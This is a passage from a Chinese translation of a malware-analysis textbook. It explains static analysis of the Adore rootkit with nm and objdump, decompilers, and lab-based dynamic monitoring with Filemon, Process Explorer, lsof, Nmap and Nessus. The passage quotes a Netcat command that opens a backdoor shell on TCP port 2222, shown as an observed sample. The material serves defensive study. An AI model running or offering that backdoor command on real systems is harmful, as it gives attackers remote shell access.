Perl	以 <code>#!/usr/bin/perl</code> 开始	.pl 和 .perl
Java 脚本	包括单词 <i>javascript</i> 或者 <i>JavaScript</i> , 尤其是 <code><Script language = "JavaScript"></code> 这种形式	.js、.html 和 .htm
Visual Basic 脚本 (VBScript)	在文件中包括单词 <i>VBScript</i> , 或者字符 <i>vb</i>	.vbs、.html 和 .htm

用 Binutils 和反汇编工具进行二进制分析

现在, 假设恶意代码文件不是脚本, 而是一些被编译过的代码, 例如可执行二进制形式、内核模式、动态链接库、软件库和其他形式的程序等, 它们在任何形式的标准文本编辑器中都是乱码。当编译程序把软件从源代码转换为可执行代码时就产生了这些乱码, 它们以目标文件的形式保存, 如图 11-6 所示。



图 11-6 从源代码到可执行的二进制形式

编译之后，链接器接下来把目标文件中的各种函数和需要的库链接在一起。通过链接，源代码就完全变成了可执行的二进制形式。虽然，我们不能像读脚本那样读二进制代码，但是编译和链接过程仍旧在结果代码中留下了大量的有用信息。我们可以用 UNIX 下的实用工具 `binutils` 来查看编译后结果代码中留下的一些提示。事实上，我们先前发现的很有用的 `strings` 命令只是 `binutils` 家族的一员。除了 `strings` 命令之外，`binutils` 还有另外两个我经常用的命令，即 `nm` 和 `objdump`。

命令 `nm` 可在目标文件或可执行的二进制文件中查找一些称为“符号”的重要数据元素，这些符号包括二进制代码中常用的函数调用名、调用地址、重要的变量名和位置，以及常量等，它们通常保存在二进制文件中称为“符号表”的数据结构中。利用 `nm` 命令，我们可以查看编译程序，以便找到我们感兴趣的符号信息。但是需要特别注意的是，大部分符号已经被攻击者（或者这件事情的其他用户）用 `strip` 命令删除，`strip` 命令也包括在 `binutils` 中。一个未脱壳的程序可以在其函数调用和变量名中显示非常有趣的秘密，而一个脱壳程序则只能提取少量的信息。在图 11-7 中，我针对 `adore.o` 内核模式的 RootKit 运行了 `nm` 命令。首先，我运行一个未脱壳的 `adore.o`，发现了大量的有用信息，包括诸如 `is_invisible`、`remove_process` 和 `unhide_process` 的函数名。通过这样的函数名可以清楚地看到，这个恶意代码样本与隐藏和反隐藏进程有关。




图 11-7 在文件的脱壳前后针对 Adore 内核模式的 RootKit 工具运行 `nm` 命令

然而简单地运行 `strip` 命令，就从符号表中删除了这些神奇的数据，从恶意代码文件中也不能恢复它们。在图 11-7 中也显示了运行 `strip` 命令是如何轻松地从 `adore.o` 中删除掉符号数据的。在脱掉 `adore.o` 文件中的信息后运行 `nm` 命令，结果查不到任何符号。等着你的攻击者变懒吧，希望他在对你进行攻击时忘记脱掉代码中的符号信息。我亲手处理过的这样的情况，在大多数情况下，符号信息都保留在可执行文件中，这就使得 `nm` 命令在我们的恶意代码分析中变得更为重要。

我用到的另外一个系统实用工具是 `objdump`，这个工具能够从目标文件中显示一些不同类型的信息，例如不同的代码段、编译器编译代码时用的程序，甚至完整的反汇编程序。诸如 `objdump` 这样的反汇编工具，可将处理器可执行的机器语言操作码（如 `0x5589e556`）转换为一些人们可读的汇编语言指令（如可稍微理解的 `push %ebp`、`mov %esp, %ebp` 和 `push %esi`）。操作码用自己的语言告诉处理器做什么。反汇编工具 `objdump` 解析操作码并转换为对应的汇编指令，例如 `push` 表示将信息放到一个称为“栈”的数据结构中，`mov` 表示在内存和处理器中移动数据。

分析这些汇编指令不会让你头晕！如果你不熟悉机器语言，它会搞混你的大脑。在对恶意代码分析的过程中，我很少运行一个详细的汇编语言指令进行测试。手工跟踪汇编语言的分析能够详细揭示代码如何工作，但是这种方法需要大量的时间，而且也超出了本书的范围。我一般能很好地感觉到代码如何运行，而不需要用我们讨论过的静态技术做这样的调查，如同动态分析时我们只用很简短的步骤。如果有时间的话，我有时还是会详细地跟踪一下汇编代码以祈求能发现一些秘密。

如图 11-8 所示，我运行 `objdump` 来分析未脱壳的 `adore.o`。如同你所看到的那样，我用带有参数 `s` 的 `objdump`，显示了很多详细的信息，包括编译过该代码的编译程序名（在这个例子中，编译程序是 `GCC`，它是 `Gnu` 的 `C` 编译器，版本是 `2.96`）。然后我用参数 `-d` 显示了代码的反汇编版本，显示了诸如 `elf32-i386` 之类的文件格式。这个格式类型表明该程序使用的是通常称为“可执行和链接格式的 `UNIX` 可执行文件结构”，这一格式在 32 位的体系结构中使用 `i386` 指令集。这个反汇编程序还显示了自定义函数（例如，名为 `my_atoi` 的函数，它用于控制在 `adore.o` 内核模式中的串）和组成这些函数的汇编语言指令。

我在分析可执行代码时用到的另外一个工具是反编译和纠错工具，它能将原二进制可执行代码转换为汇编语言指令，这样我可以更详细地进行分析。在这类工具中，我最喜欢 `IDA Pro`。在 www.datarescue.com 上可以找到这个商业软件，它在 `Windows` 系统中运行，该站点也提供一个供学生和爱好者使用的非商业版本。这个免费版本比起商业版本少了一些很有用的功能，例如友好的图形用户界面、支持不同的处理器，以及运行时详细的可视化代码等。但这个免费版本还是非常有用的，它允许你在运行编译程序时看到其处理过程。如果你想详细地分析编译代码，还应使用专业的商业版，大概要 400 美元，但是用处很大。


```
# objdump -s adore.o | less
0080 c1e102e9 80100000 c1e102e9 f3100000 .....
0090 515031c0 f3ab5859 c1e102e9 f6110000 GP1...XY.....
00a0 c1e102e9 85120000 515031c0 f3eb5859 .....GP1...XY
00b0 c1e102e9 9a130000 c1e102e9 29140000 .....).
Contents of section __ex_table:
0000 e8070000 00000000 ea070000 16000000 .....
0010 ac070000 25000000 720c0000 30000000 ....X...F...0...
0020 a50c0000 40000000 d20d0000 48000000 ....E.....H...
0030 450e0000 58000000 320f0000 60000000 E...X...2...~...
0040 9b0f0000 70000000 82100000 78000000 ....p.....X...
0050 f5100000 88000000 f8110000 90000000 .....
0060 87120000 a0000000 9c130000 a8000000 .....
0070 2b140000 b8000000 .....
Contents of section __symtab:
Contents of section .comment:
0000 00474343 3a202847 4e552920 322e3936 .GCC: (GNU) 2.96
0010 20323030 30303733 31202852 65642048 20000731 (Red H
0020 6174204c 696e7578 20372e31 20322e39 at Linux 7.1 2.9
0030 362d3938 2900 6-98).

# objdump -d adore.o | less
adore.o:      File format elf32-i386

Disassembly of section .text:
00000000 <my_atoi>:
   0:      55                push    %ebp
   1:      89 e5            mov     %esp,%ebp
   3:      56                push    %esi
   4:      8b 75 08        mov     0x8(%ebp),%esi
   7:      53                push    %ebx
   8:      89 f2            mov     %esi,%edx
   a:      31 db            xor     %ebx,%ebx
   c:      80 3a 00        cmpl   $0x0,(%edx)
   f:      b9 01 00 00 00    mov     $0x1,%ecx
  14:      74 08            je      1e <my_atoi+0x1e>
  16:      89 f6            mov     %esi,%esi
  18:      42                inc     %edx
  19:      80 3a 00        cmpl   $0x0,(%edx)
  1c:      75 fa            jne     18 <my_atoi+0x18>
  1e:      4a                dec     %edx
  1f:      39 f2            cmpl   %esi,%edx
```

按照 GCC 编译该程序，版本号是 2.96

这是一个使用 i386 指令集的 32 位处理器的 ELF 文件

这是名为 my_atoi 函数的汇编语言代码

图 11-8 使用 objdump 查看 Adore.o 揭示编译器和机器语言的反汇编视图

不论是免费版，还是商业版，在你分析反汇编代码时都提供了方便的接口，如同图 11-9 所示。在该图中，我演示了 IDA Pro 跟踪 Windows 版 Netcat 的过程。你可以认为 IDA Pro 的免费版本和商业版本是 strings、nm 和 objdump 的奇幻组合，一个纠错器以及许多其他分析工具都融入了一个精密的工具包中。本书的另外一个作者 Lenny Zeltser 写了一篇关于如何使用 IDA Pro 和机器语言分析的论文，在其网站 www.zeltser.com 上可以找到这篇文章。

虽然 IDA Pro 是我比较钟爱的反汇编和纠错工具，但是这里还有很多其他有用的工具。它们在静态和动态分析时很有用，我们将在本章后面的“动态分析”一节中详细讨论这些工具。



图 11-9 使用免费版的 IDA Pro 分析 Netcat.exe

反编译

现在，我们用几分钟时间简单地看一下这些程序的原始机器语言形式。利用 `objdump`，我们可以看到原始机器语言及其所有操作码。接下来，我们反编译程序，查看一下函数调用和诸如 `mov` 和 `push` 这样的指令。如果我们能够以其原来的语言，例如 C 语言查看程序是如何运行的岂不是更好？如今还是有一些反编译工具可以进行这种变换。但可惜的是，它们提供的都是混合结果。

将编译过的代码返回到生成它的高级语言的过程，就如同试着把牙膏放回牙膏管，或者让鸡蛋恢复原样一样，这个过程通常非常复杂。你可以看到，当源代码首先经过编译时，编译程序通常会优化代码并重新构建它，这样它们才会对快速的计算机译码和执行适应得最好。由于经过计算机优化，因此编译过代码的结构不容易被人理解，也不是为了反编译而设计的。它的目标就是如何快速运行，而不是理解和反编译。

因为反向编译就是要将优化过的机器代码恢复到其源代码形式的过程，所以最终输出结果的原始代码可能会非常费解并且让人很困惑。由于函数的大小不一致，因此程序的流程和结构可能会变得相当杂乱。同样，在反编译结果代码中大多数的变量名都是由计算机生成的。计数变量我们通常称为“counter”，它也许会被 `L0040FCAC` 这个古怪的名字所代替。你不得不亲自运行反编译代码来确定该变量是否是计数的，这就要求它在一个循环中，每循环一次它会自增 1，并且在每次循环迭代中要和一个常量比较以决定是否继续进行循环。对我而言，这听起来的确像是一个计数器。正如你所推测到的，一些 C 语言的知识对于实施这样的分析是必要的。

这就是说，我们可以用各种形式的反编译器来分析恶意代码实例。但是请注意，在反

编译商业软件时有可能会触犯到法律。遍及整个世界，各个法制机构都在制定法律，例如美国的 Digital Millennium Copyright Act 就禁止对商业上受保护的软件进行逆向工程。一些商业软件制造商推出相关的法律，禁止人们查看其软件内部，以免揭示一些敏感的交易秘密，或者版权保护机制。我不希望触犯法律的宗旨和精神。但是，我要指出的是你应该在法律允许的范围内，以安全研究为目的，在调查分析恶意代码时用反编译器。如果你所处的地区，这些活动是违法的，那么最好不要用它们来分析商业软件。

我在表 11-4 中以合法警告的形式，列出了一些 C 和 Java 编程语言的免费反编译工具。

表 11-4 反编译工具

工 具	平 台	简 述	获取方法
Giampiero Caprino 提供的逆向工程编译器 (REC)	SunOs, Linux 和 Windows	可在 Windows、Linux、BSD、SunOS 和其他平台上将为 x86、SPARC、68k、PowerPC 和 MIPS 处理器写的程序反编译成 C 代码的强大工具	www.backerstreet.com/rec/rec.htm
Cristina Cifuentes 提供的 Dcc	运行在 UNIX 上，分析 Windows 上的 .EXE 文件	可将运行在 x86 处理器的 Windows 的 .EXE 程序反编译成 C 代码	www.itee.uq.edu.au/~cristina/dcc.html
JreversePro	用 Java 写成，可运行在有 Java 虚拟机的任何平台上	该工具可将 Java 字节码反编译成 Java 源代码	http://jrevpro.sourceforge.net/
HomeBrew Decompiler	UNIX 系统	该工具也可以反编译 Java 字节码	www.pdr.cx/projects/hbd/

通过查看图 11-10，可以对反编译器如何工作有个大致的了解。在其中我用逆向工程编译器 (REC) 分析 Windows 版的 Netcat 程序 (nc.exe)，得到的 C 语言代码并不够好，但是对一些分析者来说比反汇编 Netcat 更容易接受。注意大多数反编译器并不能将每一条单独的机器代码都转换为其源代码。在我们的例子中，反编译的结果代码中 REC 需要保留 332 行汇编语句。由于其复杂性，因此 REC 无法指出如何反编译这些单独的指令。在记事本编辑器中打开得到的 C 代码，我们可以看到展示给用户的代码组成部分。

现在，使用反编译程序的输出，一个专业的 C 程序员能够通过浏览代码得知该程序是如何运行的。分析这种代码时，我通常会查找该代码输出给用户的信息，它确实能帮助确定该代码要做什么。基于 C 语言常用的输出格式，很容易找到这类信息。在 C 语言中，print 系列的函数通常用来输出结果。无论什么时候调用这些函数，开发人员都应该包含格式串，

逐步分析反编译代码的过程可能会很痛苦，而且需要多个小时，甚至几天的工作。如果我的时间有限，且要快速得出如何控制这些给定的恶意代码，那么我通常会跳过浏览详细代码这个分析阶段。在大多数情况下，我们没有反汇编或者反编译得到的如此详细的源代码。蠕虫或者病毒在网络中发作，以及一些坏家伙安装的神秘后门或者 RootKit 都是实时的。在这些情况下，我们需要知道这些可恶的软件都做了些什么，并且要快速地得到这些信息。因此，我们有充分的理由要先进行动态分析，稍后再查看详细的静态代码，或者直接跳过不看。

11.2.5 动态分析

有时我不能说服自己在实验室待好几天，有时我会为了工作日夜呆在实验室里。事实上，这个过程让人非常厌倦，太忙了。在我做第 1 个实验时，强烈的厌倦感让我盲目地讨厌自己的工作……

——Mary Shelley 的《*Frankenstein*》，1818 年出版

到现在为止，我们只是查看了在目标计算机上的一些恶意代码实例，它们静静地待在文件中。是的，我们已经用各种各样的静态分析技术研究过了，但是现在该将注意力转向动态方面了。我们需要把这个野兽叫醒，观察它运行时如何活动。现在，我们不会让它完全肆无忌惮地运行；相反，我们要在某个受控环境下激活恶意代码以观察它的每一个动作。事实上，在我们把恶意代码放松约束前要建一个笼子把它放进去。

在我们的恶意代码实验室一直和 Internet 断开连接的情况下，我们首先要启动各种分析工具。每种这样的分析程序都会在恶意代码运行时捕获其各种动作。图 11-11 描述了在动态分析时我常用的监控恶意代码的程序，如同你看到的那样，我已经把恶意代码完全包围了。在本地系统中运行恶意代码，我们会安装大量程序来观察它在那台计算机中的运行情况。而局域网中有一个或多个系统，我们还需要安装端口扫描工具、漏洞扫描工具、远程混杂度检测工具和嗅探器。这些程序可以安装在稍后再看或多稍后再看不同的计算机上。如果你的预算很紧张，或者你手头上只有很少的计算机，则可在单机上运行端口扫描工具、漏洞扫描工具、远程混杂度检查工具和嗅探器，把它们和有恶意代码的受害计算机分开。

我们在运行恶意代码时要特别注意，在目标计算机上安装的每一个分析工具都有可能受到攻击，经过恶意代码修改而实现那些坏家伙的意图。被修改的恶意代码会欺骗我们，从而掩盖恶意代码的真实行为。我们必须可以相信这些工具，它们在动态分析阶段充当我们的耳目。因此，在动态分析的每一步，我都小心地运行着目标计算机硬盘上的每个工具。CD-ROM 中的工具也是一样的，我可以通过比较结果来查找恶意代码的诡计。如同我们在准备阶段讨论过的那样，我自己制作了便于分析的 CD-ROM，其中包含了这一节描述过的



图 11-11 恶意代码，你被包围了！在释放它之前先要把笼子准备好

所有可执行程序。当我想要分析 UNIX 的可执行程序时，确信 CD-ROM 中包括静态的链接版本，而不需要依靠硬盘中任何的 UNIX 代码库。你可以从网上下载大量免费的 UNIX 工具静态链接版，自己编译，或者用 Staticiso 及 Knoppix 等内置的免费 Linux 工具。这种工具是可信的，也可以用我们在第 7 章及第 8 章中提到的 FIRE CD-ROM 包。

即使你用 CD-ROM 中的工具时，恶意代码也有可能修改你的底层操作系统，包括内核。如同我们在第 8 章中讲过的那样，这样的恶意代码会使我们的动态分析变得复杂，因此我们必须保持清醒的头脑，任何一个本地程序都有可能在欺骗我们。例如，内核程序调用一个静态链接的本地端口检测工具。如果恶意代码修改内核，那么我们那些好的端口检测工具也会向我们发出错误信息报告。为了避免这种问题，我们运行恶意代码并让它在目标计算机上随心所欲。接下来，等恶意代码运行一段时间后（大概一个小时），我们重新启动目标机，从一个可信任的，诸如 FIRE 或者 Knoppix 的 CD-ROM 中引导。通过从可靠的 CD-ROM 引导后，加载一个我们了解并且信任的内核，然后我们可以加载目标机的硬盘并作为备用数据。结合文件系统并运行 Tripwire 这样的文件完整性检测工具，我们就可以查找到恶意代码引起的任何修改。假设从目标机硬盘上获得的数据只是在读，而没有被执行，那么我们即可更加相信自己们的结果了。

另外，为了处理修改底层操作系统的恶意代码的动态分析，我们在局域网中的一台和多台不同的机器上安装了各种分析工具。当恶意代码发作时，这些工具会远程查看其网络活动。这些工具给了我们一个恶意代码运行的良好外部视图，甚至在它位于攻击目标计算机的底层内核时也可以用到。由于这些远程系统不会被恶意代码感染，所以我们相信得到的所有这些结果。

在本节的其余部分，我们将讲述关于恶意代码的每一个监控工具，其中包括文件、进程、网络和注册监控程序。需要记住的是，虽然在这一节中我们逐个讲解这些工具，但是在激活恶意代码前必须全部运行这些工具。在这种情况下，我们要同时记录恶意代码所有的文件、网络、进程和注册活动。在讲述了这些分析工具后，我们最后将讨论恶意代码的运行。在本节的最后，我们将讨论执行恶意代码，并在其运行时查看。

监控文件活动

大多数恶意代码都读写文件系统，在过去的 10 年中，只有极个别样本纯粹位于内存中而与文件系统完全无关。很多情况下，当我们首先运行的文件与恶意代码相关联时，文件系统开始启动，数据从硬盘转移到目标计算机的内存中。文件执行后，一些恶意代码读取不同的文件并试图感染目标计算机。而且恶意代码也许会尝试些文件，更改现存程序，并建立新文件，甚至在整个文件系统中散布其种子。切记，原始的恶意代码可能是一个安装程序或存档文件，但它可以创建或修改计算机上成百上千个不同的文件。我们需要控制这种重要的行为，而文件监控工具正好提供了这么一个可视化环境。

我所钟爱的文件监控工具是非常可靠的 Filemon 程序，在 www.sysinternals.com 上，针对 Windows 和 Linux 两种系统都免费提供。Filemon 记录了与文件读、写、关闭，以及删除有关的所有操作，并保存每一个操作所添加的时间标签，这样你可以看到发生了什么，以及什么时候发生的。如果恶意代码调用其他程序或者加载一个动态链接库和其他库时，只要发生了，你就会看到相关的可执行程序、DLL 或被打开和读取的库文件。你甚至可以定义过滤规则，这样就可以只关注来自特定程序活动的某些类型。但是，由于在动态分析过程中目标计算机上的一些活动可能由恶意代码触发而产生，因此一般在运行时我不加任何的过滤规则，以搜集到全部行为。

图 11-12 所示为 Filemon 从我安装的 AFX Windows RootKit 工具（第 7 章中已讲过）分

Process	Operation	Path	Result	Options
ty 2.exe:1292	OPEN	C:\WINNT\System32\explorer.dll	SUCCESS	Options: Open
ty 2.exe:1292	QUERY INFORMATION	C:\WINNT\System32\explorer.dll	SUCCESS	Length: 88576
ty 2.exe:1292	CLOSE	C:\WINNT\System32\explorer.dll	SUCCESS	
ty 2.exe:1292	QUERY INFORMATION	C:\WINNT\System32\explorer.dll	SUCCESS	Attributes: A
ty 2.exe:1292	OPEN	C:\WINNT\System32\explorer.dll	SUCCESS	Options: Open
ty 2.exe:1292	CLOSE	C:\WINNT\System32\explorer.dll	SUCCESS	
ty 2.exe:1292	OPEN	C:\tools\rootkit\rootkit.exe	SUCCESS	Options: Open
ty 2.exe:1292	QUERY INFORMATION	C:\tools\rootkit\rootkit.exe	SUCCESS	Length: 190464
ty 2.exe:1292	QUERY INFORMATION	C:\tools\rootkit\rootkit.exe	SUCCESS	Attributes: A
ty 2.exe:1292	QUERY INFORMATION	C:\tools\rootkit\rootkit.exe	SUCCESS	Attributes: A
ty 2.exe:1292	CREATE	C:\WINNT\System32\rootkit.exe	SUCCESS	Options: Overw
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\rootkit.exe	SUCCESS	Length: 190464
ty 2.exe:1292	QUERY INFORMATION	C:\tools\rootkit\rootkit.exe	SUCCESS	Length: 190464
ty 2.exe:1292	WRITE	C:\WINNT\System32\rootkit.exe	SUCCESS	Offset: 0 Length
ty 2.exe:1292	WRITE	C:\WINNT\System32\rootkit.exe	SUCCESS	Offset: 65536 L
ty 2.exe:1292	WRITE	C:\WINNT\System32\rootkit.exe	SUCCESS	Offset: 131072
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\rootkit.exe	SUCCESS	FileAttributes
ty 2.exe:1292	CLOSE	C:\tools\rootkit\rootkit.exe	SUCCESS	
ty 2.exe:1292	CLOSE	C:\WINNT\System32\rootkit.exe	SUCCESS	
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\config\software	SUCCESS	Length: 4096
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\config\software	SUCCESS	Length: 4096
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\config\software	SUCCESS	Length: 8192
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\config\software	SUCCESS	Length: 8192
ty 2.exe:1292	SET INFORMATION	C:\WINNT\System32\config\software	SUCCESS	Length: 12288
ty 2.exe:1292	CREATE	C:\WINNT\System32\explorer.dll	SHARING	Options: Overw
ty 2.exe:1292	CREATE	C:\WINNT\System32\explorer.dll	SHARING	Options: Overw
ty 2.exe:1292	QUERY INFORMATION	C:\WINNT\System32\explorer.dll	SUCCESS	Attributes: A
ty 2.exe:1292	CLOSE	C:\tools\rootkit	SUCCESS	
WINLOGON.EXE:192	DIRECTORY	C:\WINNT\System32	SUCCESS	Change Notify
WINLOGON.EXE:192	DIRECTORY	C:\WINNT\System32	SUCCESS	Change Notify

图 11-12 通过 Filemon 看到的 AFX Windows RootKit

析出的输出结果。注意看，运行中的 RootKit 程序（名为 try2.exe）对文件 explorer.dll 和 iexplore.dll 相当感兴趣。你可能会回想起第 7 章中讲过的内容，一个正常的 Windows 系统不包括这些文件，它们是 Windows AFX RootKit 创建的 DLL。然后当激活恶意代码不久后，我们就会看到 Windows 浏览器图形用户界面（explorer.exe）访问这个新创建的文件 iexplore.dll。朋友们，这是我们亲眼所见，即我们在第 7 章中讲过的 DLL 注入技术，Windows GUI 被迫读取那个有害的 DLL。

除了用 Filemon 工具分析文件系统的活动外，我在恶意代码发作前后还运行了文件完整性检测工具。借助于我们在第 7 章中讲过的 Tripwire AIDE 或其他文件完整性检测工具，我可以获得大量的信息，以确定恶意代码是否改变了硬盘中的敏感操作系统文件。在恶意代码发作前后我可以比较关键系统文件的状态来查看是否有变化，并在自己的笔记本中仔细地记录下由恶意代码引起的可执行文件、库文件和配置文件的任何修改。

监控进程

文件监控对于那些访问和修改文件系统的恶意代码实例肯定非常有用，然而像 FileMon 这样的工具只能为我们提供部分信息。我们也需要查看恶意代码如何激活各种进程，并且调查恶意代码对于受害计算机上存在的进程所做的修改。为了记录这些行为，我推出了自己最喜爱的实时进程监控工具，即 Process Explorer、top 和 lsof。

在 Windows 下，我使用了免费的 Sysinternals Process Explorer 程序。这个程序在 www.sysinternals.com 可以下载，你可能已经回忆到我们在第 8 章中曾经使用这个工具查看 Windows 内核构造，现在我们将使用它来分析恶意代码样本。这个 Process Explorer 工具显示了计算机中运行的所有程序，并且详细显示每个进程执行的操作。是的，Windows 有一个自带的进程查看工具，它位于 Windows Task Manager 中，当你按住 Ctrl+Alt+Delete 组合键时就能激活它。然而 Windows 自带的进程查看器仅仅向你展示了名字和进程正在使用的 CPU 的比例，但这对于我们理解进程到底在执行什么操作并没有提供足够详细的信息。

如我们在第 8 章中所述，Process Explorer 的运行不同于任何一个 Windows 自带工具。用 Process Explorer 你能看到文件、注册表键值，以及所有注册表加载的 DLL。对于每个运行中的进程，这个工具显示其拥有者、个人的权限、优先级和环境变量等。你也能得到所有进程的层次结构，在计算机中运行的所有进程的家族树排列。当一个进程开始运行，另一个子进程在父进程下缩进以显示二者之间的关系。同样，如果你发现了一个进程可能引起大问题，则可以简单地通过单击 Kill Process 来杀掉这个进程。在此我不想过分激动，但是能从 Process Explorer 中得到复杂细节是十分美妙的。

图 11-13 说明了我使用 Process Explorer 查看由 Windows 版 Netcat 生成的进程。注意我们能够看到 Netcat(nc.exe)由一个命令行解释器(cmd.exe)启动，因为 nc.exe 是缩进在 cmd.exe 中的。我们也能够看到在系统中使用了十几个不同的 DLL。更重要的是，Netcat

使用命令行解释器 `nc -l -p 2222 -e cmd.exe` 激活。如你在第 5 章中所回忆的那样，这个命令行解释器将开启一个命令行解释器的 shell 后门来监听 TCP2222 端口。



图 11-13 Process Explorer 查看 Windows 系统下运行中 Netcat 进程的贪婪捕食

不幸的是，Process Explorer 仅仅运行在 Windows 系统下。而对于 UNIX 系统计算机上的进程分析，我借助于 `top` 和 `lsof` 工具，这些工具也是免费的。通过分别使用 `top` 和 `lsof`，我能够在我的 UNIX 中得到与 Process Explorer 中相同的功能。肯定会有一些 UNIX 版本 Process Explorer 的模仿产品，但是在我的印象中这些工具没有对于 `top` 和 `lsof` 的联合使用那么详细而可靠。事实上许多 UNIX 发布版本已经内置有 `top`，还有一些版本甚至包含了 `lsof`。如果你的 UNIX 没有 `lsof` 或者 `top`（它们可以成为你的 UNIX 工具中的很好补充），则分别可以从 www.groupsys.com/top/ 和 <http://vic.cc.purdue.edu/pub/tools/unix/lsof/> 免费下载。

我经常用 `top` 命令启动我的 UNIX 进程分析过程，当它连续运行时，会在新的进程开始运行时以实时方式来展示这些进程。然后我能使用 `lsof` 命令详细的调查各个进程。运行 `top` 后，我通过只在 `root` 命令行解释器下键入 `top` 来使其仅仅以默认的交互方式运行。`top` 在默认情况下只显示 15 个使用 CPU 最多的进程。一旦它运行，通过按下 `n` 键并输入 0，然后按回车键即可配置 `top` 命令，使其显示所有的进程，而不考虑 CPU 的使用情况。

使其监听 TCP 端口 2222。在一两秒之内，top 命令显示了 nc 进程，其进程 ID 为 10113。然后我使用带有 -p 参数的 lsof 命令查看与进程 ID 为 10113 关联的所有文件和 TCP/UDP 端口。

监控网络活动

到目前为止，我们已经对恶意代码文件系统及其每一步活动有了一个相当不错的了解。借助于 UNIX 中的 lsof，我们已经看到了恶意代码在使用中的任何 TCP 或 UDP 端口。正如在这本书中已经看到的，大多数现代的恶意代码实例具有网络意识，其中包括网络传播蠕虫（network-propagating worm）、后门监听程序（backdoor listener），以及大量其他类型的恶意代码。由于今天有如此多的恶意代码具有网络意识，所以我们需要更加深入地研究它们的网络特性。

正如 lsof 使我们对 UNIX 系统中的本地端口有了一定的了解，我们需要对基于 Windows 的恶意代码有类似的认识。我在一台安装有 Windows 系统的计算机上，使用在第 5 章中提到过的 TCPView（在 www.sysinternals.com 可以免费使用）或者 Fport（在 www.foundstone.com 同样是免费的）工具查看系统中是否有新的 TCP 或 UDP 端口正受到监听，我尽职尽责地记录使用这些本地端口检测工具所识别到的任何端口。

现在，我们已经了解了使用 lsof、TCPView 或 Fport 的网络端口的本地情况，还需要运行一个来自于网络的端口扫描器，其目的是查看恶意代码是否导致了在计算机关于 TCP 和 UDP 端口的使用方面说了谎，并得到关于远程和本地对比的不同结果。我从局域网中的一个远程系统，运行一个端口扫描器，例如 Fyodor 那令人吃惊的 Nmap 程序（这个程序可以在 www.insecure.org 上免费下载）。如果远程端口检测显示与本地端口检测的一系列不同，恶意代码很可能非常隐蔽地隐藏了这些端口，我们已经处理过这样的情况了。如果 Nmap 显示一个端口是监听方，我通常将再一次运行它，只是为了确保其准确性。如果两次 Nmap 扫描显示端口已打开，则可以完全确定在端口上一定有什么程序在监听。

运行 Nmap 获得一系列打开端口的列表后，我转而使用免费的开放式资源 Nessus 工具。这一工具由 Renaud Deraison 开发，可以在 www.nessus.org 获得。Nessus 通过查找一个目标系统中不同的攻击点，包括许多不同经由网络可以识别的后门，这样做仅仅是为了进行端口扫描。从局域网中的一个远程系统，我运行 Nessus 并将其指向运行了恶意代码实例的受害计算机。Nessus 将提示恶意代码是否打开了目标计算机上的一些新攻击点，并且或许更重要的是任何后门经由网络是否是可识别的。

接下来，我们需要放大恶意代码的网络活动。为了对恶意代码的主要活动有更深入的了解，我们需要查看它经由网络发送的是何种类型的信息，而不仅仅是它所使用的端口。为了这种更深入细致的分析，我在相同的局域网内一个计算机上设置了一个嗅探器。无论何时，只要恶意代码经由网络发送任何数据包，我的嗅探器都能截获它们。现在，如果你的恶意代码实验室是用集线器连接的，则可以把嗅探器连接到集线器的任何端口开始查找；

如果使用的是交换机，则需要在交换机设置一个有变化范围的端口，这样可以将来自于局域网的所有信息引导到你的嗅探器。

